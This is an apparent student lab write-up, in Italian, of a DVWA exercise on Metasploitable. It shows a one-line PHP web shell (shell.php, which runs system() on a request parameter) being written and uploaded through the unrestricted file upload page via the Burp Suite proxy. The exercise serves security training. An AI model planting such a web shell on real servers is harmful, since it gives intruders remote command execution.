

## W13D1

```
(kali㉿kali)-[~/Desktop]
$ cat shell.php
<?php system($_REQUEST["cmd"]); ?>
```

Creazione del file shell.php



Warning: Never expose this VM to an untrusted network!


Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

Con il IP di meta lo si raggiunge tramite browser di brupsuit, e di seguito il DVWA.

Cliccando nel proxy e mettendolo on, e poi aprendo il browser da brupsuite.



Modifica la sicurezza in low.

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

Vulnerabilities

Choose an image to upload:

Browse... No file selected.


Upload

.../.../hackable/uploads/shell.php succesfully uploaded!



More info

[http://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](http://www.owasp.org/index.php/Unrestricted_File_Upload)  
<http://blogs.securiteam.com/index.php/archives/1268>  
<http://www.acunetix.com/websitesecurity/upload-forms-threat.htm>

L'upload del file di shell.php.



**Warning:** system() [[function.system](#)]: Cannot execute a blank command in `/var/www/dvwa/hackable/uploads/shell.php` on line 1



dvwa\_email.png exploit.php shell.php

Risultato della ricerca, ed la conferma che il file è stato caricato correttamente, con la richiesta GET.